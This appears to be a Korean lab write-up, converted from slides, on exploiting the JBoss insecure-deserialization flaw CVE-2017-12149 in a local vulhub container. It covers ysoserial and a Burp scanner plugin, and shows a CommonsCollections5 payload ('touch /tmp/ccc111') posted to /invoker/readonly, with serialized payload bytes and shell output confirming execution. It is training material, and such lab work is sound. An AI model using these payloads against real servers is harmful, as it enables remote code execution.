


Insecure Deserialization

cve-2017-12149

직렬화/역직렬화

- 직렬화(Serialization): 메모리상에서 실행되고 있는 객체의 상태를 전송/저장 가능한 바이트 스트림 형태로 변형하는 과정
- 역직렬화 (Deserialization) : 반대로 수신받은 데이터를 원래의 객체 형태로 복원하는 과정



취약점 발생 개요

- (1) 전송 받은 데이터를 역직렬화 하는 과정에서 데이터 무결성을 검증하지 않고 그대로 서버에 전달
- (2) 공격자는 역직렬화가 수행되는 곳에서 악의적으로 객체 또는 변수를 추가 작성하여 전송
- (3) 취약 서버의 단순한 데이터 손상이나 애플리케이션 충돌을 야기하고 DoS 공격으로 이어질 수 있으며, 원격 코드 실행이나 인젝션, 권한 상승 공격 등 가능




















실습 환경 구성

Containers [Give Feedback](#)

A container packages up code and its dependencies so the application runs quickly and reliably from one computing environment to another. [Learn more](#)

Showing 13 items

<input type="checkbox"/>		NAME	IMAGE	STATUS	PORT(S)	STARTED	
<input type="checkbox"/>		postgres 3dd98ef90395 	postgres	Exited	-		
<input type="checkbox"/>		cve-2017-12149 1 container	-	Running (1/1)	-		 Open    
<input type="checkbox"/>		jboss-1 7d64c6e29da7  	vulhub/jboss	Running	8080,9...	1 hour ago	    

역직렬화 공격 도구 다운로드

자바 역직렬화 취약점 공격을 위해 사용되는 오픈소스 <https://github.com/frohoff/ysoserial> jar 파일 다운로드

ysoserial

A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.



```
$ java -cp ysoserial.jar ysoserial.exploit.RMIRegistryExploit myhost 1099 CommonsCollections1 calc.exe
```

Installation

1. Download the latest jar from [JitPack](#) [download](#) [master](#)

Note that GitHub-hosted releases were removed in compliance with the [GitHub Community Guidelines](#)

Building


Requires Java 1.7+ and Maven 3.x+

Burp Suite Plugin Download

Java-Deserialization-Scanner : 버프 스위트 플러그인 중 ysoserial을 사용한 자바 애플리케이션 역직렬화 취약점 점검 툴
<https://github.com/federicodotta/Java-Deserialization-Scanner/releases> 에서 jar 파일 다운로드

- 2. New payloads: JDK8 (<= jdk8u20) and Apache Commons BeanUtils
- 3. New encoding methods (GZIP and Base64 GZIP), thanks to the contribution of Jeremy Goldstein
- 4. New test cases
- 5. Various bug fixes


▼ Assets 3

 JavaDeserializationScanner05.jar	967 KB
 Source code (zip)	
 Source code (tar.gz)	





Burp Suite Plugin Install

Open Burp -> Extender -> Extensions -> Add -> Choose JavaDeserializationScanner.jar file



Burp Suite Plugin Add

Open Burp -> Extender -> Extensions -> Add -> Choose JavaDeserializationScanner.jar file



Burp Suite Plugin Setting

Dashboard	Target	Proxy	Intruder	Repeater	Collaborator	Sequencer	Decoder	Comparer	Logger	Extensions	Learn	Deserialization Scanner
Manual testing	Exploiting	Configurations										

Automatic scanner configurations

- ☒ Enable active scan sleep checks
- ☒ Enable active scan DNS checks (through vulnerable libraries)
- ☒ Enable active scan DNS checks (URLDNS, Java JRE only)

Manual testing configuration

- ☒ Add manual issues to scanner results
- ☐ Verbose mode

Exploiting configuration

Java path (recent Java major versions do not allow to run ysoserial properly):

Ysoserial path:

- ☐ Execute ysoserial with hibernate5 profile (-Dhibernate5)


Exploiting Request Input

POST /invoker/readonly HTTP/1.1

- Host: 127.0.0.1:8080
 - Content-Type: application/data
 - Cache-Control: max-age=0
 - Accept: */*
 - Accept-Language: en
 - Content-Length: 4
-
- \$test\$

Payload Input & Attack

CommonsCollections5 'touch /tmp/ccc111'



```
Request  Response
Pretty  Raw    Hex
1 POST /invoker/readonly HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Type: application/data
4 Cache-Control: max-age=0
5 Accept: */*
6 Accept-Language: en
7 Content-Length: 4
8
9 Content-Length: 2016
10
11 ~!sr.javax.management.BadAttributeValueExpException0c~F@LvalTLjava/lang/Object;xrjava.la
12 ng.Exception0y>Äxrjava.lang.Throwable0Æ5'9w,ElcausetLjava/lang/Throwable;LdetailMessagetLj
13 ava/lang/String;[
14 stackTracet[Ljava/lang/StackTraceElement;LsuppressedExceptionstLjava/util/List;xpq~pur[Ljav
15 a.lang.StackTraceElement;F*<<y"9xpsrjava.lang.StackTraceElementa Å 66Y BformatI
16 lineNumberLcClassLoaderNameq~LdeclaringClassq~LfileNameq~L
17 methodNameq~L
18 moduleNameq~LmoduleVersionq~xpQtappt&
19 ysoserial.payloads.CommonsCollections5tCommonsCollections5.javat
20 getObjectppsq~3q~q~q~q~ppsq~"q~tysoserial.GeneratePayloadtGeneratePayload.javatmainppsrjava
21 .util.Collections$EmptyListz,'<$ Pxp4org.apache.commons.collections.keyvalue.TiedMapEnt
22 ry -0 9AÜLkeyq~LmapTLjava/util/Map;xptfoosr*org.apache.commons.collections.map.LazyMapnä
23 y Lfactoryt,Lorg/apache/commons/collections/Transformer;xpsr:org.apache.commons.collect
24 ions.functors.ChainedTransformer0Ç i(z [iTransformerst~[Lorg/apache/commons/collections/Tr
25 ansformer;xpur~[Lorg.apache.commons.collections.Transformers;V*ñ04 xpsr;org.apache.commons
26 .collections.functors.ConstantTransformerXv A± L
27 iConstantq~xpvrjava.lang.Runtimeexpsr:org.apache.commons.collections.functors.InvokerTransfo
28 rmer èYk{I8[iArgst[Ljava/lang/Object;LiMethodNameq~[iParamTypest[Ljava/lang/Class;xpur[Lj
29 ava.lang.Object; IX s)lxpt
30 getRuntimeur[Ljava.lang.Class;<x@ÉIZ xpt
31 getMethoduq~/vrjava.lang.String δ=8z;Bxpvq~/sq~{uq~,puq~,tinvokeuq~/vrjava.lang.Objectxpvq
32 ~,sq~{ur[Ljava.lang.String;-0Vçé{Gxpttouch
Time to execute: 80 milliseconds
```

Result - Repeater

Dashboard
Target
Proxy
Repeater
Sequencer
Decoder
Comparer
Logger
Learn
Deserialization Scanner

1 x
2 x
+

Send

Cancel
<
>

Request

Pretty Raw Hex

```

1 POST /invoker/readonly HTTP/1.1
2 Host: localhost:8080
3 Content-Type: application/data
4 Cache-Control: max-age=0
5 Accept: */*
6 Accept-Language: en
7 Content-Length: 2014
8
9 -lsr.javax.management.BadAttributeValueTypeException0c=F@lvaltljav
a/lang/Object;xrjava.lang.Exception0y;Åxrjava.lang.Throwable0E$9w,
ElcausetLjava/lang/Throwable;LdetailMessageLjava/lang/String;I
stackTracet[Ljava/lang/StackTraceElement;LsuppressedExceptionsLjava
/util/List;xpq-purl[Ljava.lang.StackTraceElement;F<<<"9xpsrJava.lang
.StackTraceElementA 66Y BformatI
11 lineNumberLClassLoaderNameq-LdeclaringClassq-LfileNameq-L
methodnameq-L
12 moduleNameq-LmoduleVersionq-xp0tapt&
yoserial.payloads.CommonsCollections5tCommonsCollections5.javat
getObjectContextqq-q-q-q-ppsqr-q-tysoserial.GeneratePayloadGeneratePa
ylod.javatmainppsrjava.util.Collections$EmptyListz.'<$ Pxpqs4org.
apache.commons.collections.keyvalue.TiedMapEntry -0 9AUlkeyq-Lmaptl
java/util/Map;xptfoosr*org.apache.commons.collections.map.LazyMapnâ
y Lfactoryt,Lorg/apache/commons/collections/Transformer;xps:or
g.apache.commons.collections.functors.ChainedTransformer0C l(z lIT
ransformerst-[Lorg/apache/commons/collections/Transformer;xpur-[Lorg
.apache.commons.collections.Transformer;yV#04 xpsr;org.apache.comm
ons.collections.functors.ConstantTransformerXv Å z
lConstantq-xpvrvjava.lang.RuntimeException:org.apache.commons.collections
.functors.InvokerTransformer êyk{I8[iArgst[Ljava/lang/Object;LI Meth
odNameq-[iParamTypest[Ljava/lang/Class;xpur[Ljava/lang/Object;IX s
)lxpt
14 getRuntimeur[Ljava.lang.Class;<*0Eif xpt
getMethodduq~vrjava.lang.String 0=8z;Bxpqq~/sq~(uq~,puq~,tinvokeuq~
    
```

Search...
0 matches

Response

Pretty Raw Hex Render

HTTP Status 500 -

Type Exception report

message The server encountered an internal error while trying to process this request.

exception java.lang.ClassCastException org.jboss.invoca

note The full stack trace of the root

JBoss Web/3.0.0-CR2

```

boot jboss-6.1.0.Final opt sh
dev lib proc su
docker-java-home lib64 root s
etc media run s
root@7d64c6e29da7:/# cd tmp
root@7d64c6e29da7:/tmp# ls
ccc11 hsperfdata_root
root@7d64c6e29da7:/tmp# exit
exit
metaverse@metaverseui-MacBookAir bin % docke:
root@7d64c6e29da7:/# cd tmp
root@7d64c6e29da7:/tmp# ls
ccc11 hsperfdata_root
root@7d64c6e29da7:/tmp# ls
ccc11 hsperfdata_root
root@7d64c6e29da7:/tmp# ls
ccc11 hsperfdata_root
root@7d64c6e29da7:/tmp# ls
ccc11 hsperfdata_root
root@7d64c6e29da7:/tmp# ls
ccc11 hsperfdata_root
root@7d64c6e29da7:/tmp# ls
abcd ccc11 hsperfdata_root
root@7d64c6e29da7:/tmp#
        
```

Trial & Error

- ERROR IN YSOSERIAL COMMAND. SEE STDERR FOR DETAILS
- -> java or ysoserial path check
- MISSING ENTRY POINTS
- -> \$test\$ input
- HTTP/1.1 404 Not Found
- -> URL check
- Invalid client request received: First line of request did not contain an absolute URL - try enabling invisible proxy support.
- -> Burp Suite proxy port check

Burp Suite Logger (Error Tracking)

The screenshot displays the Burp Suite Logger interface. At the top, a navigation bar includes tabs for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, **Logger**, Extensions, Learn, and Deserialization Scanner. Below the navigation bar, a status bar indicates the capture filter: "Capture filter: Logger memory limit set to 100MB | Capturing requests up to 1MB; capturing responses up to 1MB". A "View filter: Showing all items" button is also present.

The main table lists captured requests with the following columns: #, Time, Tool, Method, Host, Path, Query, Param count, Status, Length, and Start response. The table contains 10 rows of data, with the 35th row highlighted in orange, indicating an error response.

#	Time	Tool	Method	Host	Path	Query	Param count	Status	Length	Start response
27	21:00:07 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	15
28	21:00:27 11 Oct 2024	Repeater	POST	127.0.0.1	/invoker/readonly		180	500	4270	83
29	21:01:14 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	25
30	21:01:50 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	24
31	21:03:52 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	26
32	21:05:39 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	66
33	21:06:06 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	38
34	21:07:21 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	40
35	21:08:11 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly		180	500	1630	26

The detailed view of the selected request (35) shows the following information:

Request

1 POST /invoker/readonly HTTP/1.1
2 Host: localhost:8080
3 Content-Type: application/data
4 Cache-Control: max-age=0
5 Accept: */*
6 Accept-Language: en-US
7 Content-Length: 4
8
9 Content-Length: 2014
10
11 ~isr, javax.management.BadAttributeValueExpException0@c=F@Lvaltljava/lang/Object;xrjava.lang.Exception0y>Åxrjava.lang.Throwable045'9w,Elcau setLjava/lang/Throwable;LdetailMessagetLjava/lang/String;[
12 stackTrace[Ljava/lang/StackTraceElement;LsuppressedExceptionsLjava/util/List;xpq~purLjava.lang.StackTraceElement;F<<y"9xpsrjava.lang.StackTraceElementA Å6Y BformatI
13 lineNumberLclassLoaderNameq~LdeclaringClassq~Lf ileNameq~L

Response

exception

```
java.io.StreamCorruptedException: inval:
    java.io.ObjectInputStream.readS
    java.io.ObjectInputStream.<init:
    org.jboss.invocation.http.servl
```

note The full stack trace of the root cause is available in t

Success Log

37	21:10:37 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly	180	500	1754	27
38	21:11:23 11 Oct 2024	Repeater	POST	127.0.0.1	/invoker/readonly	180	500	1561	165

Request

Pretty

Raw

Hex

1

POST /invoker/readonly HTTP/1.1

2

Host: localhost:8080

3

Content-Type: application/data

4

Cache-Control: max-age=0

5

Accept: */*

6

Accept-Language: en

7

Content-Length: 2014

8

9

~ísr.javax.management.BadAttributeValueExpExcep

10

tion0çÚ«c-F@LvaltLjava/lang/Object;xrjava.lang.

11

Exception0ý>;Åxrjava.lang.Throwable0Æ5'9w,ËLcau

12

setLjava/lang/Throwable;LdetailMessageLjava/la

13

ng/String;[

14

stackTracet[Ljava/lang/StackTraceElement;Lsuppr

15

essedExceptionstLjava/util/List;xpq~pur[Ljava.l

16

ang.StackTraceElement;F*<<ý"9xpsrjava.lang.Stac

17

kTraceElementa Å &6Ý BformatI

18

lineNumberLclassLoaderNameq~LdeclaringClassq~Lf

19

ileNameq~L

20

methodNameq~L

21

moduleNameq~LmoduleVersionq~xpQtappt&

Response

Pretty

Raw

Hex

Render

message

description The server encountered an internal error () t

exception

java.lang.ClassCastException: javax.man
org.jboss.invocation.http.servle

note The full stack trace of the root cause is available in t

Miscellaneous

- % docker ps
- CONTAINER ID IMAGE COMMAND
 CREATED STATUS PORTS NAMES
- docker exec -it 7d64c6e29da7 bash
- <https://www.azul.com/downloads/?package=jdk#download-openjdk>

The screenshot shows the Azul Zulu download interface. At the top, there are four filter buttons: "Java 11 (LTS)", "macOS", "ARM 64-bit", and "JDK". To the right of these filters is a toggle switch labeled "Include older versions" which is currently turned off, and a "Reset Filters" button. Below the filters, the results are displayed under the heading "Java 11 (LTS)". A single result is shown in a table-like format with columns for version, operating system, architecture, and package type. The version is "11.0.24+8" with "Azul Zulu: 11.74.15" below it. The operating system is "macOS", the architecture is "ARM 64-bit v8", and the package type is "JDK". A "Download" button with a dropdown arrow is located to the right of the package type.

Java Version	Operating System	Architecture	Java Package	Action
11.0.24+8 Azul Zulu: 11.74.15	macOS	ARM 64-bit v8	JDK	Download ▾